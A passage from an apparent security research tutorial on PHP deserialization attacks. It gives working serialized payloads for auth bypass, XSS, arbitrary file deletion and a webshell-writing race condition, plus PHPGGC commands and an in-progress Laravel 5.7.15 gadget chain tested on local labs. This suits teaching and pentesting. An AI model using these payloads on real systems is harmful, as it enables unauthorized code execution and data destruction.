object(MyObject)#2 (1) {
  ["instance"]=>
  int(2)
}
```

`__debugInfo()`

Description:

This method is called by `var_dump()` when dumping an object to get the properties that should be shown. If the method isn't defined on an object, then all `public`, `protected` and `private` properties will be shown. - __debugInfo()

We just have seen how almost every magic method works. Now, let's take a look at how to exploit the `unserialize()` function.

Exploiting deserialization

Taking advantage of the code logic

An example often used to demonstrate how an attacker can benefit from the logic of a PHP script is to bypass an authentication mechanism when that mechanism is based on the attributes of an object instantiated via user data.

File: example_17.php

```
<?php

class User
{

    function __construct($username, $is_admin=-1)
    {
        $this->username = $username;
        $this->is_admin = $is_admin;
        echo "Hello from function __construct()\n";
    }

}

$serialized_new_user_object = $_COOKIE["user"];
$new_user_object = unserialize($serialized_new_user_object);

if ($new_user_object->is_admin == -1)
{
    echo "The user is a guest." . "\n";
}
elseif ($new_user_object->is_admin == 0)
{
    echo "The user is authenticated as " . $new_user_object->username . ".\n";
}
elseif ($new_user_object->is_admin == 1)
{
    echo "The user is an administrator and is authenticated as " . $new_user_object->username . ".\n";
}
else
{
    exit("An unexpected error has just occurred!" . "\n");
}

?>
```

Here's an example of request using the serialized object of a user who is a guest user.

Request (HTTP):

```
GET /example_17.php HTTP/1.1
Host: 127.0.0.1:58080
Cookie: user=O:4:"User":2:{s:8:"username"%3bs:4:"test"%3bs:8:"is_admin"%3bi:-1%3b}
```

The value of attribute `is_admin` being `-1`, we can see below that we land in the first branch of the conditional tree (within condition `$new_user_object->is_admin == -1`).

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 21
Content-Type: text/html; charset=UTF-8

The user is a guest.
```

By alternating the value of `is_admin` within the serialized data, the attacker can reach the different branches of the conditional tree. The objective is to take advantage of code logic to reach a desired branch. Here we replace the type of the attribute `is_admin` but also its value from `0` to `0e1` as we take advantage of the loose comparison (`==` and not `===`).

Request (HTTP):

```
GET /example_17.php HTTP/1.1
Host: 127.0.0.1:58080
Cookie: user=O:4:"User":2:{s:8:"username"%3bs:4:"test"%3bs:8:"is_admin"%3bs:3:"0e1"%3b}
```

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 35
Content-Type: text/html; charset=UTF-8

The user is authenticated as test.
```

However, an attacker can also reach the branch intended for administrators using this payload:

```
O:4:"User":2:{s:8:"username"%3bs:4:"test"%3bs:8:"is_admin"%3bi:1%3b}
```

Or a branch not foreseen by the developers using:

```
O:4:"User":2:{s:8:"username"%3bs:4:"test"%3bs:8:"is_admin"%3bi:1337%3b}
```

Now that we've seen how to take advantage of the script logic, let's take a look at how to take advantage of magic methods.

Taking advantage of magic methods

This part is important to us as it's the one which is most closely related to the search of generic gadget chain. As an attacker, we identify our entry point as a call to the function `unserialize()` where we control its first argument via the cookie header (`base64_decode($_COOKIE["user"])`). Once we've crafted our serialized string, we'll need to encode it in base64 using the PHP function `base64_encode()` before sending it to our fictional target. As already explained, the function `__construct()` is not called during deserialization, consequently, we are only interested in the following methods for the example below:

- `__toString()`
- `__destruct()`
- `__wakeup()`

File: example_18.php

```php
<?php

class User
{
    public $username;
    protected $authenticated = False;
    protected $logfile;

    function __construct($username)
    {
        $this->username = $username;
        $this->logfile = "/tmp/logs/user_". md5(random_bytes(20));

        $ufp = fopen($this->logfile, "a");
        $message = "[*] User (" . $this->username . ") created.\n";
        fwrite($ufp, $message);
        fclose($ufp);
    }

    function check_authentication()
    {
        // TODO
    }

    function get_authentication_status()
    {
        if ($this->authenticated)
            return "ok";
        return "ko";
    }

    function __wakeup()
    {
        $ufp = fopen($this->logfile, "a");
        $message = "[*] User (" . $this->username . "), authentication status: " . $this-
>get_authentication_status() . "\n";
        fwrite($ufp, $message);
        fclose($ufp);
    }

    function __toString()
    {
        return $this->username;
    }

    function __destruct()
    {
        unlink($this->logfile);
    }
}

$u = unserialize(base64_decode($_COOKIE["user"]));
if ($u == false)
{
    $u = new User("test_0");
}

sleep(2);

echo "Hello " . $u;

sleep(2);

?>
```

By referring to the description of the magic methods and their examples, you'll see that the above code can be used to exploit the following vulnerabilities:

- Reflected self XSS via user cookies
- Arbitrary file deletion
- Partial arbitrary file write to remote code execution

Reflected self XSS via user cookies

When executing the following line of code:

```
...

echo "Hello " . $u;

...
```

The function `__toString()` is called and consequently reflects in the server response the attribute `username` from class `User`, controlled by the attacker via the deserialization.

Let's take the following payload:

```
O:4:"User":1:{s:8:"username";s:4:"test";}
```

Encode it to base64:

```
Tzo0OiJVc2VyIjoxOntzOjg6InVzZXJuYW1lIjtzOjQ6InRlc3QiO30=
```

And use it within our cookies.

Request (HTTP):

```
GET /example_18.php HTTP/1.1
Host: 127.0.0.1:58080
Cookie: user=Tzo0OiJVc2VyIjoxOntzOjg6InVzZXJuYW1lIjtzOjQ6InRlc3QiO30=
```

Response (HTTP):

```
HTTP/1.1 200 OK
```

```
X-Powered-By: PHP/7.4.2
Content-Length: 1070
Content-Type: text/html; charset=UTF-8

...

Hello test

...
```

Now, if we update our payload to include an XSS trigger, it looks like this:

```
O:4:"User":1:{s:8:"username";s:28:"<img/src=x onerror=alert(1)>";}
```

Encode it to base64:

```
Tzo0OiJVc2VyIjoxOntzOjg6InVzZXJuYW1lIjtzOjI4OiI8aW1nL3NyYz14IG9uZXJyb3I9YWxlcnQoMSk+Ijt9
```

Reinsert it into our cookies.

Request (HTTP):

```
GET /example_18.php HTTP/1.1
Host: 127.0.0.1:58080
Cookie: user=Tzo0OiJVc2VyIjoxOntzOjg6InVzZXJuYW1lIjtzOjI4OiI8aW1nL3NyYz14IG9uZXJyb3I9YWxlcnQoMSk+Ijt9
```

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 1094
Content-Type: text/html; charset=UTF-8

...

Hello <img/src=x onerror=alert(1)><br />

...
```

The problem with gadget chains linked to function `__toString` is that we have no control over when the function is called, because, the object must be converted or used as a string. At least that's what we thought before discovering the trick we'll present later.

Arbitrary file deletion

As seen above, the function `User::__destruct()` is called at the end of the script. In some cases, such as creating a gadget chain, we don't want the remaining code of the script to alter the newly instantiated object, so we want to trigger the execution of function `__destruct()` during the deserialization just after the object creation. To achieve this, we will use the fast destruct technique evoked earlier.

The function `__destruct()` is triggered when there is no longer any reference to the related object. However, it is possible to delete all references to this object during the deserialization process and we'll see how. Let's deviate a little from the current example and let's have a look at the one below.

File: example_19.php

```php
<?php

class Junk
{
    public $value = 1337;

    function __construct($value)
    {
        $this->value = $value;
    }

    function __destruct()
    {
        echo "Hello from function __destruct(), value = $this->value\n";
    }
}

$u = unserialize(base64_decode($_COOKIE["junk"]));
if ($u == false)
{
    $u = new Junk(1338);
}

sleep(2);

echo "Coucou, I appear after the first sleep\n";

sleep(2);

echo "Coucou, I appear after the second sleep\n";

?>
```

Let's execute the script in the simplest possible way.

Request (HTTP):

```
GET /example_19.php HTTP/1.1
Host: 127.0.0.1:58080
```

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 126
Content-Type: text/html; charset=UTF-8

Coucou, I appear after the first sleep
Coucou, I appear after the second sleep
Hello from function __destruct(), value = 1338
```

Now let's take advantage of the possibility of controlling the first parameter of the function `unserialize()` to instantiate a `Junk` object and set its attribute `value` to `1339`.

Let's take the following payload:

```
O:4:"Junk":1:{s:5:"value";i:1339;}
```

Encode it to base64:

```
Tzo0OiJKdW5rIjoxOntzOjU6InZhbHVlIjtpOjEzMzk7fQ==
```

Use it.

Request (HTTP):

```
GET /example_19.php HTTP/1.1
Host: 127.0.0.1:58080
Cookie: junk=Tzo0OiJKdW5rIjoxOntzOjU6InZhbHVlIjtpOjEzMzk7fQ==
```

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 126
Content-Type: text/html; charset=UTF-8

Coucou, I appear after the first sleep
Coucou, I appear after the second sleep
Hello from function __destruct(), value = 1339
```

So now, instead of serializing the `Junk` object directly, let's place it in the first position of a two-elements array which once serialized, gives us the following payload:

```
a:2:{i:0;O:4:"Junk":1:{s:5:"value";i:1339;}i:1;s:14:"useless string";}
```

During deserialization, the PHP interpreter will first creates an `array` of 2 elements (`a:2:`), continue the deserialization process to instantiate our `Junk` object as the first element of the array (`i:0;O:4:"Junk":1:`), and then instantiate a string as the second element (`i:1;s:14:`). Now what happens? If you replace:

```
... i:1;s:14: ...
```

By:

```
... i:0;s:14: ...
```

During deserialization, the PHP interpreter will first create an `array` of 2 elements (`a:2:`), continue the deserialization process to instantiate our `Junk` object as the first element of the array (`i:0;O:4:"Junk":1:`), and then instantiate a string as the first element (`i:0;s:14:`) because `i` is defined as `0`. The array of size two now contains a string as its first element and `NULL` as its second element. As a result, there is no longer any reference to our instantiated `Junk` object, which, as we have seen, triggers function `__destruct()`.

Let's take the following payload:

```
a:2:{i:0;O:4:"Junk":1:{s:5:"value";i:1339;}i:0;s:14:"useless string";}
```

Encode it to base64:

```
YToyOntpOjA7Tzo0OiJKdW5rIjoxOntzOjU6InZhbHVlIjtpOjEzMzk7fWk6MDtzOjE0OiJ1c2VsZXNzIHN0cmluZyI7fQ==
```

Use it.

Request (HTTP):

```
GET /example_19.php HTTP/1.1
Host: 127.0.0.1:58080
Cookie: junk=YToyOntpOjA7Tzo0OiJKdW5rIjoxOntzOjU6InZhbHVlIjtpOjEzMzk7fWk6MDtzOjE0OiJ1c2VsZXNzIHN0cmluZyI7fQ==
```

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 126
Content-Type: text/html; charset=UTF-8

Hello from function __destruct(), value = 1339
Coucou, I appear after the first sleep
Coucou, I appear after the second sleep
```

This fast destruct mechanism is the reason why most gadget chains start with a call to an object's `__destruct()` method. Controlling when a function is executed is essential to prevent the rest of a PHP script from modifying the object we've managed to instantiate thanks to deserialization. We can now return to the previous example (example_18.php).

File: example_18.php

```
...

class User
{

    ...

    function __destruct()
    {
        unlink($this->logfile);
    }
}

...
```

> `unlink(string $filename, ?resource $context = null): bool`
>
> Deletes `filename`. Similar to the Unix C `unlink()` function. An `E_WARNING` level error will be generated on failure.

By controlling the attribute `logfile` of the class `User`, we can delete an arbitrary file on the filesystem (as long as the PHP process have sufficient rights). With all the information we've seen so far, we're able to put together a first gadget chain:

File: gen_0.php

```
<?php

class User
{
    protected $logfile;

    function __construct()
    {
        $this->logfile = "/var/www/html/dummy_file";
    }
}

$u = new User();
$a = array(0=>$u, "useless string");
$so = serialize($a);
$so = str_replace('i:1;s:14:"useless string";', 'i:0;s:14:"useless string";', $so); # Using the fast destruct
technique
$bso = base64_encode($so);
echo $bso . "\n";

?>
```

Once executed, the above script gives us the following result:

```
YToyOntpOjA7Tzo0OiJVc2VyIjoxOntzOjEwOiIAKgBsb2dmaWxlIjtzOjI0OiIvdmFyL3d3dy9odG1sL2R1bW15X2ZpbGUiO31pOjA7czoxNDoidX
NlbGVzcyBzdHJpbmciO30=
```

It is always preferable to be able to encode our gadgets chain in base64 because objects's properties and methods can have access modifiers which control from where they can be accessed (`public`, `protected`, `private`). During serialization, these access modifiers affect the format of the serialized data and adds null bytes to our serialized string.

```
$ echo -ne "YToyOn...JpbmciO30="|base64 -d|hexdump -C
00000000  61 3a 32 3a 7b 69 3a 30  3b 4f 3a 34 3a 22 55 73  |a:2:{i:0;O:4:"Us|
00000010  65 72 22 3a 31 3a 7b 73  3a 31 30 3a 22 00 2a 00  |er":1:{s:10:".*.|
00000020  6c 6f 67 66 69 6c 65 22  3b 73 3a 32 34 3a 22 2f  |logfile";s:24:"/|
00000030  76 61 72 2f 77 77 77 2f  68 74 6d 6c 2f 64 75 6d  |var/www/html/dum|
00000040  6d 79 5f 66 69 6c 65 22  3b 7d 69 3a 30 3b 73 3a  |my_file";}i:0;s:|
00000050  31 34 3a 22 75 73 65 6c  65 73 73 20 73 74 72 69  |14:"useless stri|
00000060  6e 67 22 3b 7d                                    |ng";}|
00000065
```

From PHP 5 to 7, it was necessary to take this into consideration when building gadget chain:

> Consider the following class:
>
> ```
> class Test {
>    public $public = 1;
>    protected $protected = 2;
>    private $private = 3;
> }
> ```
>
> This is serialized as follows:
>
> ```
>   v-- strlen("Test")           v-- property          v-- value
> O:4:"Test":3:{s:6:"public";i:1;s:12:"\0*\0protected";i:2;s:13:"\0Test\0private";i:3;}
>               ^-- property ^-- value                     ^-- property           ^-- value
> ```

> The `\0` in the above serialization string are NULL bytes. As you can see private and protected members are serialized with rather peculiar names: Private properties are prefixed with `\0ClassName\0` and protected properties with `\0*\0`.

From a practical point of view, with recent PHP versions (since PHP 8), it is no longer necessary to specify access modifiers during gadget chain creation, and it is therefore possible to avoid this problem. However, you should always bear in mind that older versions of PHP will still have this problem (especially when you're in a "black box" type of engagement and can't fingerprint your target PHP version), which is why it's mandatory to define access modifiers when adding a gadget chain to PHPGGC.

Let's check that the file dummy_file exists.

Request (HTTP):

```
GET /dummy_file HTTP/1.1
Host: 127.0.0.1:58080
```

Response (HTTP):

```
HTTP/1.1 200 OK
Content-Length: 60

<html>
    <body>
        <p>Coucou</p>
    </body>
</html>
```

Then use our chain gadget to delete it:

Request (HTTP):

```
GET /example_18.php HTTP/1.1
Host: 127.0.0.1:58080
Cookie:
user=YToyOntpOjA7Tzo0OiJVc2VyIjoxOntzOjEwOiIAKgBsb2dmaWxlIjtzOjI0OiIvdmFyL3d3dy9odG1sL2R1bW15X2ZpbGUiO31pOjA7czoxN
DoidXNlbGVzcyBzdHJpbmciO30=
```

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 11
Content-Type: text/html; charset=UTF-8

Hello Array
```

Let's try again to retrieve the file dummy_file:

Request (HTTP):

```
GET /dummy_file HTTP/1.1
Host: 127.0.0.1:58080
```

Response (HTTP):

```
HTTP/1.1 404 Not Found
Content-Length: 274
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.38 (Debian) Server at 127.0.0.1 Port 58080</address>
</body></html>
```

The file dummy_file has been successfully deleted.

In itself, arbitrary file deletion is not something we would use, but some CMS (Content Management System) rely on the existence of specific files to block functionality related to the reinstallation or installation of a CMS. Deleting these files would reactivate these features and often allow us to take control of the server (Reinstall the CMS -> Access administration interface -> Add plugin -> Execute code).

Let's take a look at the last vulnerability, partial writing of arbitrary files.

Partial arbitrary file write

As we described earlier, the function `__wakeup()` is called during the deserialization process and is therefore a very good candidate for starting a gadget chain.

File: example_18.php

```
...

class User
{

    ...

    function __wakeup()
    {
        $ufp = fopen($this->logfile, "a");
        $message = "[*] User (" . $this->username . "), authentication status: " . $this-
>get_authentication_status() . "\n";
        fwrite($ufp, $message);
        fclose($ufp);
    }

    ...

    function __destruct()
    {
        unlink($this->logfile);
    }
}

...
```

When we look at the use of attributes, it's easy to see that we're able to arbitrarily create a file (via attribute `logfile`) and control part of its contents (via attribute `username`), which allow us to write a Webshell to the location we want. One difficulty that could have been encountered is that at the end of script, the function `__destruct()` is executed, so the Webshell is deleted. To make comprehension easy for beginners, the example calls the `sleep()` function several times to simplify exploitation. If this wasn't the case, it would have been possible to exploit the vulnerability by combining the deserialization vulnerability with a race condition attack. In any case, it is obvious that in this situation we do not want to take advantage of the fast destruct technique as we want our Webshell to be present on the filesystem as long as possible in order to make the time window necessary to the exploitation as large as possible.

File: gen_1.php

```
<?php

class User
{
    public $username;
    protected $logfile;

    function __construct()
    {
        $this->username = "<?php system('id') ?>";
        $this->logfile = "/var/www/html/webshell.php";
    }
}

$u = new User();
$so = serialize($u);
$bso = base64_encode($so);
echo $bso . "\n";

?>
```

To generate the new gadget chain, simply execute the file gen_1.php.

```
Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjIxOiI8P3BocCBzeXN0ZW0oJ2lkJykgPz4iO3M6MTA6IgAqAGxvZ2ZpbGUiO3M6MjY6Ii92YX
Ivd3d3L2h0bWwvd2Vic2hlbGwucGhwIjt9
```

First, let's check that file /var/www/html/webshell.php doesn't exist:

Request (HTTP):

```
GET /webshell.php HTTP/1.1
Host: 127.0.0.1:58080
```

Response (HTTP):

```
HTTP/1.1 404 Not Found
Content-Length: 274
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
```

```
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.38 (Debian) Server at 127.0.0.1 Port 58080</address>
</body></html>
```

Now, we can exploit the vulnerability by executing two HTTP requests simultaneously (some kind of race condition):

Request 1 (HTTP):

```
GET /example_18.php HTTP/1.1
Host: 127.0.0.1:58080
Cookie:
user=Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjIxOiI8P3BocCBzeXN0ZW0oJ2lkJykgPz4iO3M6MTA6IgAqAGxvZ2ZpbGUiO3M6MjY6I
i92YXIvd3d3L2h0bWwvd2Vic2hlbGwucGhwIjt9
```

Request 2 (HTTP):

```
GET /webshell.php HTTP/1.1
Host: 127.0.0.1:58080
```

> The response to request 2 arrives before the response to request 1.

Response 2 (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Type: text/html; charset=UTF-8
Content-Length: 93

[*] User (uid=33(www-data) gid=33(www-data) groups=33(www-data)
), authentication status: ko
```

Response 1 (HTTP):

```
HTTP/1.1 200 OK
Date: Wed, 31 Jan 2024 17:26:07 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.4.2
Content-Length: 27
Content-Type: text/html; charset=UTF-8

Hello <?php system('id') ?>
```

All that remains is to check that the object destructor has been executed at the end of the script example_18.php and therefore our Webshell has been correctly deleted.

Request (HTTP):

```
GET /webshell.php HTTP/1.1
Host: 127.0.0.1:58080
```

Response (HTTP):

```
HTTP/1.1 404 Not Found
Content-Length: 274
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.38 (Debian) Server at 127.0.0.1 Port 58080</address>
</body></html>
```

With all these information at your disposal, it's now up to you to exploit the `unserialize()` function and identify trivial gadget chains.

In what context are gadget chains useful?

Developers use frameworks and libraries in PHP as they provide a structured and efficient way to build Web applications. Code organization and structure, rapid development, security features, abstraction and simplification, community and ecosystem, are reasons why they are so widely used.

In the context of security research and penetration testing, seeking gadget chain within libraries and frameworks (such as those integrated into PHPGGC) can be useful for several reasons. Understanding an attack surface, increasing the impact of the deserialization vulnerability if the affected library or framework is widely used (the number of projects using the affected library or framework can be considerable). In short, the impact of this kind of gadget chain extends beyond the boundaries of an individual application.

Popular PHP frameworks like Laravel, Symfony or CodeIgniter and libraries like Monolog, Guzzle, Doctrine are referenced in PHPGGC for containing gadget chains.

What is PHPGGC?

PHPGGC (PHP Generic Gadget Chains) is a tool designed by Charles Fol to automate the process of generating serialized payloads for leveraging PHP object injection vulnerabilities. The tool comes with a collection of gadget chains for different framework and libraries.

Installing PHPGGC

Ensure PHPGGC is installed on your system or fetch the latest version from the GitHub repository:

```
git clone https://github.com/ambionics/phpggc
cd phpggc
```

Listing available gadgets

Run the following command to list available gadgets:

```
./phpggc -l
```

Then, review the list of gadget chains, considering the context of the target application to select an appropriate chain for exploitation.

Selecting a gadget chain or test them all

Choose a gadget chain that is suitable for the target application's context. Consider factors like the PHP version, libraries in use and the desired payload.

```
./phpggc -l laravel

Gadget Chains
-------------

NAME                VERSION            TYPE                   VECTOR        I

...

Laravel/RCE20    5.6 <= 10.x        RCE: Command            __destruct
```

Then generate the serialized data.

```
./phpggc -f -b Laravel/RCE20 system id
```

In the case of a black box pentest, we recommend to test them all in order to maximize the chances for the exploit to succeed.

How to identify a new gadget chain?

It may seem basic but after reading this article you should be able to understand what a gadget chain is. Gadget chain in the context of PHP security refers to sequences of classes and methods that, when executed during the deserialization process, lead to unintended consequences (like remote code execution). Understanding this very concept is crucial for recognizing and crafting effective exploits.

Explore PHP frameworks and libraries and keep up to date with what's new. Understand their architecture, components, and data handling mechanisms. Analyze their documentation and release notes for security-related updates. Search public repositories (e.g., GitHub) and exploit databases for existing gadget chains related to a targeted framework or library. Analyze proof of concept code and understand how different gadget chains operate by analyzing the relationships between classes and methods during the deserialization flow. Think of it as a puzzle, where most of the time you'll have to start with pieces `__wakeup()` or `__destruct()`, but don't just grep for these functions either.

Before presenting the two tricks mentioned in the introduction, we'd like to make a few concluding remarks.

Identifying new gadget chains in PHP frameworks and libraries involves a comprehensive approach, including understanding the concept of gadget chains, exploring target frameworks and libraries, researching existing chains, creating custom ones through reverse engineering and code auditing. Continuous engagement with the security community and staying informed about updates are essential components of an effective research process.


And Laravel in all this?

During an engagement we had the opportunity to identify a new gadget chain within Laravel. The target configuration was as follows:

- Target: Laravel (in debug mode)
- Version: 5.7.15

Context

When we made an HTTP POST request to the target /index.php, the server responded with a status code `405` (Method Not Allowed) and as Laravel was configured in debug mode, it returned the environment variables linked to the PHP process within the debug page content.




```
POST / HTTP/1.1
Host: 127.0.0.1:58000
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

```

```
HTTP/1.0 405 Method Not Allowed
Host: 127.0.0.1:58000
Date: Wed, 07 Feb 2024 17:12:42 GMT
Connection: close
X-Powered-By: PHP/7.4.2
allow: GET, HEAD
Cache-Control: no-cache, private
date: Wed, 07 Feb 2024 17:12:42 GMT
Content-type: text/html; charset=UTF-8

<!DOCTYPE html><!--


Symfony\Component\HttpKernel\Exception\MethodNotAllowedHttpException:  in file
/var/www/html/Projects/laravel_5.7.15/vendor/laravel/framework/src/Illuminate/Routing/RouteCollection.php on
 line 255
Stack trace:
1. Symfony\Component\HttpKernel\Exception\MethodNotAllowedHttpException-&gt;()
/var/www/html/Projects/laravel_5.7.15/vendor/laravel/framework/src/Illuminate/Routing/RouteCollection.php:25
5
2. Illuminate\Routing\RouteCollection-&gt;methodNotAllowed()
/var/www/html/Projects/laravel_5.7.15/vendor/laravel/framework/src/Illuminate/Routing/RouteCollection.php:24
2
3. Illuminate\Routing\RouteCollection-&gt;getRouteForMethods()
/var/www/html/Projects/laravel_5.7.15/vendor/laravel/framework/src/Illuminate/Routing/RouteCollection.php:17
6
4. Illuminate\Routing\RouteCollection-&gt;match()
/var/www/html/Projects/laravel_5.7.15/vendor/laravel/framework/src/Illuminate/Routing/Router.php:636
5. Illuminate\Routing\Router-&gt;findRoute()
```



```
POST / HTTP/1.1
Host: 127.0.0.1:58000
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

```

```
        <pre class=sf-dump id=sf-dump-1147360855 data-indent-pad="  ">
          "<span class=sf-dump-str title="5 characters">
            local
          </span>
          "
        </pre>
        <script>
          Sfdump("sf-dump-1147360855")
        </script>
      </td>
    </tr>
    <tr>
      <td>
        APP_KEY
      </td>
      <td>
        <pre class=sf-dump id=sf-dump-1988562964 data-indent-pad="  ">
          "<span class=sf-dump-str title="51 characters">
            base64:nUrdYJB2kjB90+Iqhhel5kWN+T0IgiEYS/BXyinzl5w=
          </span>
          "
        </pre>
        <script>
          Sfdump("sf-dump-1988562964")
        </script>
      </td>
    </tr>
    <tr>
```

APP_KEY

The `APP_KEY` environment variable is used to decrypt and encrypt cookies within the Laravel framework. You can refer to Timo Muller's work if you want to understand how it works. After reading his article we understood that without authentication, we could control the first parameter of the PHP `unserialize()` function via cookie deserialization (once they have been deciphered by the Web server).

We then set up our lab to reproduce the target's environment.

Setup the lab for Laravel

We used `docker ps` to find out which container corresponded to our Web server.

```
docker ps
CONTAINER ID   IMAGE             COMMAND                  CREATED        STATUS        PORTS
NAMES
af863794da1b   phpmyadmin        "/docker-entrypoint.…"   24 hours ago   Up 24 hours   0.0.0.0:8284->80/tcp,
:::8284->80/tcp, 0.0.0.0:8285->443/tcp, :::8285->443/tcp                                      lamp-
phpmyadmin
8f6bd9c8c023   lamp_webserver    "docker-php-entrypoi…"   24 hours ago   Up 24 hours   0.0.0.0:8282->80/tcp,
:::8282->80/tcp, 0.0.0.0:8283->443/tcp, :::8283->443/tcp, 0.0.0.0:8383->8000/tcp, :::8383->8000/tcp   lamp-php74
4550cbf11682   lamp_database     "docker-entrypoint.s…"   24 hours ago   Up 24 hours   127.0.0.1:3306->3306/tcp,
33060/tcp                                                                                 lamp-mysql8
```

And placed ourselves in our container by executing the command:

```
docker exec -it lamp-php74 bash
```

We ended up in the folder /var/www/html.

Once at the server root within the docker container, we installed `composer` via the following commands:

```
php -r "copy('https://getcomposer.org/installer', 'composer-setup.php');"
php -r "if (hash_file('sha384', 'composer-setup.php') ===
'e21205b207c3ff031906575712edab6f13eb0b361f2085f1f1237b7126d785e826a450292b6cfd1d64d92e6563bbde02') { echo
'Installer verified'; } else { echo 'Installer corrupt'; unlink('composer-setup.php'); } echo PHP_EOL;"
php composer-setup.php
php -r "unlink('composer-setup.php');"
```

We then downloaded the version of Laravel we were interested in:

```
wget https://github.com/laravel/laravel/archive/refs/tags/v5.7.15.zip
```

Decompressed the archive with:

```
unzip v5.7.15.zip
```

And went to the folder laravel-5.7.15:

```
cd laravel-5.7.15/
```

We installed Laravel by running the command:

```
php ../composer.phar install --ignore-platform-req=php
```

Copied file .env.example to .env, executed the command `php artisan key:generate` (to generate a new `APP_KEY`), then within the file .env, replaced line:

File: .env

```
...

SESSION_DRIVER=file

...
```

By

File: .env

```
...
```

```
SESSION_DRIVER=cookie

...
```

We then started the Web server as follows:

```
php artisan serve --host 0.0.0.0 --port 8000
```

> Note that port 58000 on the host is mapped to port 8000 on the container.

The chain we've identified uses the objects:

- `Illuminate\Routing\PendingResourceRegistration` (serves as a proxy to reach `Illuminate\Validation\Rules\RequiredIf::__toString()`)
- `Illuminate\Routing\ResourceRegistrar` (used to trigger `Illuminate\Routing\ResourceRegistrar::register()`)
- `Illuminate\Validation\Rules\RequiredIf` (serves as a proxy to reach `call_user_func()` whose first argument is controlled)
- `Illuminate\Auth\RequestGuard` (final call to `call_user_func()` whose all arguments are controlled)

Let's take a look at what's happening in the chain.

Trick 1: Use a class destructor as a proxy to trigger another magic method

As we explained earlier, most gadget chains start with a call to method `__destruct()`, precisely because it's possible to control when this function is triggered using the fast destruct technique. However, as you'll notice in your research, it's not common to obtain direct code execution when calling this method. This method acts more as a trigger for the rest of the chain. Our advice is therefore as follows:

- Use `__destruct()` as a proxy for another magic method (for example `__toString()`)

When an object is destroyed, its magic method `__destruct()` is called as we saw before.

File: src/Illuminate/Routing/PendingResourceRegistration.php
Class: `PendingResourceRegistration`
Functions: `__destruct()`, `register()`

```php
<?php

namespace Illuminate\Routing;

use Illuminate\Support\Traits\Macroable;

class PendingResourceRegistration
{
    use Macroable;

    ...

    /**
     * Register the resource route.
     *
     * @return \Illuminate\Routing\RouteCollection
     */
    public function register()
    {
        $this->registered = true;

        return $this->registrar->register(
            $this->name, $this->controller, $this->options
        );
    }

    /**
     * Handle the object's destruction.
     *
     * @return void
     */
    public function __destruct()
    {
        if (! $this->registered) {
            $this->register();
        }
    }
```

We can see that `$this->registrar` must at least be defined and be an instance of class `ResourceRegistrar` in order to call function `register()`. Moreover, it is clear that we control all the parameters of the function `register()` (`$this->name`, `$this->controller`, `$this->options`).

File: src/Illuminate/Routing/ResourceRegistrar.php
Class: `ResourceRegistrar`
Function: `register()`

```php
<?php

namespace Illuminate\Routing;

use Illuminate\Support\Str;

class ResourceRegistrar
{

    ...

    /**
     * Route a resource to a controller.
     *
     * @param  string  $name
     * @param  string  $controller
     * @param  array   $options
     * @return \Illuminate\Routing\RouteCollection
     */
    public function register($name, $controller, array $options = [])
    {

        ...

        if (Str::contains($name, '/')) {
            $this->prefixedResource($name, $controller, $options);
```

```
            return;
        }

        ...

    }

    ...
```

Function `ResourceRegistrar::register()` call `Str::contains()` which triggers function `__toString()` from `$name` wich we define as an `Illuminate\Validation\Rules\RequiredIf` object.

File: src/Illuminate/Validation/Rules/RequiredIf.php
Class: `PendingResourceRegistration`
Function: `__toString()`

```
<?php

namespace Illuminate\Validation\Rules;

class RequiredIf
{

    ...

    /**
     * Convert the rule to a validation string.
     *
     * @return string
     */
    public function __toString()
    {
        if (is_callable($this->condition)) {
            return call_user_func($this->condition) ? 'required' : '';
        }

        return $this->condition ? 'required' : '';
    }
}
```

Trick 2: Call call_user_func() with an array as first parameter

When we look at the function `call_user_func()`, we realize that we can pass it an array as first parameter as shown in the example below.

> call_user_func - Call the callback given by the first parameter
>
